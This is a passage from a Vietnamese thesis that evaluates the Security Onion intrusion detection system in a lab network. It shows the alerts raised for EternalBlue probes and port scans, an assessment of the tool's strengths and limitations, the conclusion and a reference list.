Khi phát hiện đối tượng khai thác Eternalblue lỗ hổng ms17-010 bằng công cụ Metasploit thì Security Onion sẽ đưa ra cảnh báo "ET EXPLOIT Possible ETERNALBLUE Probe MS17-010 (MSF style)" và "[OSSEC] File added to the system"


Alert	Source IP Address	Destination IP Address	Count
ET EXPLOIT ETERNALBLUE Probe Vulnerable System Response MS17-010	192.168.56.112	192.168.56.103	2
[OSSEC] File added to the system	192.168.56.103	192.168.56.112	2

Hình 3.31: Cảnh báo xâm nhập và khai thác lỗ hổng Eternalblue.

3.3.2. Các kết quả

Sau khi phát hiện các tình huống xâm nhập hệ thống, Sercurity Onion sẽ tổng hợp logs và chuyển qua một bộ phân tích chung sau đó xuất ra các cảnh báo. Người dùng sẽ sử dụng giao diện Kibana hoặc Squert được tích hợp sẵn trong gói cài đặt Sercurity Onion để có thể xem chi tiết, thông kê phân tích hay xuất ra báo cáo. Giao diện chính của thành phần quản trị sẽ hiển thị tổng số lượng cảnh báo, biểu đồ phân bổ theo thời gian và các thông tin chính của cảnh báo.

Sau các cuộc tấn công ở trên, Security Onion đều phát hiện được tức thì và đưa ra cảnh báo realtime ngay trên giao diện quản trị. Trong lúc các cuộc tấn công diễn ra, Security Onion vẫn hoạt động tốt để duy trì sự ổn định của hệ thống mạng. Tuy nhiên, khi tấn công đồng thời nhiều phương thức khác nhau cùng một lúc, hệ thống thử nghiệm đã sử dụng CPU ở mức tối đa 90~100%, các gói tin đánh giá cũng phản hồi kết quả chậm hơn.



Hình 3.32:Tổng số lượng cảnh báo và biểu đồ theo thời gian.


Alert	Source IP Address	Destination IP Address	Count
ET SCAN Suspicious inbound to Oracle SQL port 1521	192.168.56.103	192.168.56.110	1
ET SCAN Suspicious inbound to PostgreSQL port 5432	192.168.56.103	192.168.56.112	2
ET SCAN Suspicious inbound to PostgreSQL port 5432	192.168.56.103	192.168.56.110	1
GPL NETBIOS SMB IPC$ unicode share access	192.168.56.112	192.168.56.111	2
GPL NETBIOS SMB IPC$ unicode share access	192.168.56.1	192.168.56.111	1
GPL WEB_SERVER 403 Forbidden	192.168.56.110	192.168.56.103	3
ET EXPLOIT ETERNALBLUE Probe Vulnerable System Response MS17-010	192.168.56.112	192.168.56.103	2
ET EXPLOIT Possible ETERNALBLUE Probe MS17-010 (Generic Flags)	192.168.56.103	192.168.56.112	2
ET EXPLOIT Possible ETERNALBLUE Probe MS17-010 (MSF style)	192.168.56.103	192.168.56.112	2
ET SCAN Potential SSH Scan	192.168.56.103	192.168.56.110	1

Export: Raw Formatted

« 1 2 3 4 »

Hình 3.33:Thông tin chính của cảnh báo.

Khi lựa chọn vào từng cảnh báo , người cùng có thể xem được chi tiết đầy đủ thông tin của các cảnh báo như thời gian, địa chỉ xâm nhập, địa chỉ bị xâm nhập, phương thức xâm nhập, thời gian, … để có thể phân tích cụ thể và đưa ra phương án xử lý đối với các cảnh báo .



Hình 3.34:Thông tin chi tiết của cảnh báo.

3.3.3. Nhận xét, đánh giá.

Security Onion chính là một bản phối miễn phí hoàn chỉnh tích hợp các công cụ để thu thập và phân tích dữ liệu hành vi các hoạt động trong hệ thống mạng theo thời gian thực, qua đó cảnh báo đến người quản trị để có các biện pháp xử lý kịp thời. Bên cạnh đó việc tích hợp đầy đủ công cụ và hiển thị toàn bộ phân tích tại một trang quản trị sẽ giúp cho người quản trị tiết kiệm thời gian và hiện quả hơn.

Security Onion thực hiện thu thập dữ liệu tại các điểm xác định:

- Xác định các điểm yếu tồn tại trong hệ thống mạng.
- Xác định các nguy cơ có thể ảnh hưởng đến hệ thống.
- Xác định nguồn dữ liệu cần thiết và phân tích nguồn dữ liệu thu thập được.
- Thiết lập trích xuất dữ liệu TAP trên đường truyền để thu thập dữ liệu gói tin.

Sau khi thu thập dữ liệu, Security Onion tiến hành xử lý dữ liệu qua các công cụ được tích hợp sẵn trong gói cài đặt thông qua các quy tắc được xây dựng sẵn. Các dữ liệu được phân tích bao gồm:

Dựa trên mạng:

- Dữ liệu gói tin đầy đủ.
- Dữ liệu phiên truy cập.
- Dữ liệu thống kê băng thông.
- Dữ liệu cảnh báo NIDS dựa vào luật có sẵn và dấu hiệu bất thường.

Dựa trên máy client:

- Dữ liệu nhật ký OS.
- Dữ liệu cảnh báo virus.
- Dữ liệu cảnh báo HIDS.
- Dữ liệu nhật ký Firewall.

Tuy nhiên, ngoài những điểm mạnh của Security Onion còn tồn tại một số nhược điểm như giao diện quản trị tương đối phức tạp và việc tùy biến các quy tắc rất khó khăn, đòi hỏi nhiều thơi gian và kiến thức hơn về hệ thống. Ngoài ra, Security Onion chưa có khả năng back up dữ liệu tự động. Với những điểm nêu ở trên Security Onion chỉ thích hợp với các hệ thống vừa và nhỏ có nguồn kinh phí thấp.

3.4. Kết luận Chương III

Chương này tập trung vào việc cài đặt và triển khai hệ thống Security Onion. Tại chương này giới thiệu chi tiết hơn về yêu cầu cấu trúc, mô hình thiết lập cơ bản cho hệ thống Security Onion. Việc tích hợp các thành phần NIDS, HIDS, giao diện quản trị cũng được làm rõ tại chương này. Các kịch bản xâm nhập hệ thống cũng được chuẩn bi để đánh giá về khả năng hoạt động của hệ thống phát hiện xam nhập Security Onion.

KẾT LUẬN

Luận văn đạt được các sau:

- Mục đích của đề tài hướng nghiên cứu tổng quan nhất về xâm nhập và phát hiện xâm nhập hệ thống thông tin trong mạng LAN. Phân biệt các phương thức tấn công và các giải pháp bảo mật tiêu biểu.

- Bên cạnh đó luận văn cũng tập trung chi tiết vào hệ thống phát hiện xâm nhập Security Onion tích hợp thành phần phát hiện xâm nhập mạng và host. Qua đó cung cấp cho quản trị viên hệ thống một bộ công cụ đầy đủ nhằm theo dõi, phát hiện sớm và cảnh báo các dấu hiệu xâm nhập với chi phí hợp lý.

- Qua các nghiên cứu lý thuyết, luận văn cũng nên các bước cài đặt hệ thống Sercurity Onion trong một mô hình mạng LAN đơn giản. Các kịch bản tấn công cũng được xây dựng trong bài luận để xem xét khả năng hoạt động và đánh giá tính khả thi của hệ thống.

Hướng phát triển của luận văn:

- Xây dựng các tập quy tắc của hệ thống tương thích với thói quen hoạt động của người dùng trong mạng LAN, loại bỏ những cảnh báo không cần thiết tránh lãng phí tài nguyên của hệ thống.

- Tối ưu giao diện hiển thị của Kibana để người quản trị hệ thống nhanh chóng tiếp cận xử lý cảnh báo và dễ dàng thống kê, tạo các báo cáo định kỳ.

DANH MỤC CÁC TÀI LIỆU THAM KHẢO

[1] Hoàng Xuân Dậu, Giáo trình cơ sở an toàn thông tin, Học viện công nghệ BCVT, Nhà xuất bản Thông tin và Truyền thông, 2020.

[2] Luật An ninh mạng Việt Nam năm 2018, ban hành từ ngày 01 tháng 01 năm 2019.

[3] Lê Trung Nghĩa, Nghiên cứu ứng dụng hệ thống phát hiện và ngăn chặn xâm nhập cho hệ thống mạng máy tính dựa trên công nghệ mở, https://ictvietnam.vn/nghien-cuu-ung-dung-he-thong-phat-hien-va-ngan-chan-xam-nhap-cho-he-thong-mang-may-tinh-dua-tren-cong-nghe-mo-8761.htm, truy cập tháng 05 năm 2021.

[4] CSO, Top cybersecurity facts, figures and statistics for 2020, https://www.csoonline.com/article/3153707/top-cybersecurity-facts-figures-and-statistics.html, truy cập tháng 8.2020.

[5] IBM QRadar SIEM, https://www.ibm.com/vn-en/products/qradar-siem, truy cập tháng 8.2020.

[6] NortonLifeLock Inc., 10 cyber security facts and statistics for 2018, https://us.norton.com/internetsecurity-emerging-threats-10-facts-about-todays-cybersecurity-landscape-that-you-should-know.html, truy cập tháng 8.2020.

[7] Snort, https://www.snort.org, truy cập tháng 8.2020.

[8] SolarWinds Security Event Manager, https://www.solarwinds.com, truy cập tháng 8.2020.

[9] Sonicwall Cyber Threat Report, https://www.sonicwall.com/2021-cyber-threat-report/, truy cập tháng 4.2021.

[10] Security Onion, https://securityonion.net, truy cập tháng 8.2020.

[11] OSSEC, https://www.ossec.net, truy cập tháng 8.2020.

[12] Top 10 BEST Intrusion Detection Systems (IDS), https://www.softwaretestinghelp.com/intrusion-detection-systems/, truy cập tháng 5.2021.

[13] 10 Best Network Intrusion Detection Systems Software & NIDS Tools, https://www.comparitech.com/net-admin/nids-tools-software/, truy cập tháng 5.2021